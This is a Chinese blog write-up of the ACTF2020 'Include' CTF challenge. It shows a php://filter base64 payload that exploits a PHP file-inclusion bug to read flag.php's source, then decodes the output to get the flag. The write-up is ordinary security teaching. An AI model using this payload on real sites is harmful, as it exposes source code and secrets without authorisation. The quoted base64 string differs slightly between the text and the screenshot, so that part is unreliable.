

[ACTF2020 新生赛]Include1

原创


Dream651 于 2021-07-22 09:06:26 发布 72 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_59453707/article/details/118990414

版权


进入靶场



[tips](#)

https://blog.csdn.net/weixin_59453707

点击tips



Can you find out the flag?

https://blog.csdn.net/weixin_59453707


url中有?file=flag.php 猜测文件包含漏洞（文件包含漏洞于是对?file=后面的文件进行测试），尝试文件包含漏洞中，文件包含直接读取的是文件，而不是文件源码，所以要想办法读取源码

```
php://filter/read=convert.base64-encode/resource=xxx.php
```

这个方法可以读取代码

构造payload

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```



PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZmY5ODRjZDktNGQ2ZC00ZTA1LTgzYzAtMDE4M2Q4ODRmOGM2fQo=

https://blog.csdn.net/weixin_59453707

得到的是一段字符串：

PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZmY5ODRjZDktNGQ2ZC00ZTA1LTgzYzAtMDE4M2Q4ODRmOGM2fQo=

尝试 进行base64解码

The screenshot shows a web browser window with the URL `https://base64.us`. The page title is "Base64.us Base64 在线编码解码 (最好用的 Base64 在线工具)". The interface includes a navigation bar with links for "Base64", "URLEncode", "MD5", and "TimeStamp". A text input field contains the Base64 string: `PD9waHAKZWNobyAiQ2FuIHVudSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZmY5ODRjZDkINGQ2ZC00ZTA1LTgzYzAtMDE4M2Q4ODRmOGM2fQo=`. Below the input field are buttons for "编码 (Encode)", "解码 (Decode)", and "交换", along with a note about the encoding shortcut key: `Ctrl + Enter`. The "解码 (Decode)" button is active. The output field shows the decoded PHP code:

```
<?php
echo "Can you find out the flag?";
//flag{ff984cd9-4d6d-4e05-83c0-0183d884f8c6}
```

. At the bottom, a green notification bar states: "解码完毕。复制结果 生成固定链接".

最终得到flag

eg: 常见文件包含漏洞总结

内容来自: https://blog.csdn.net/qq_42181428/article/details/87090539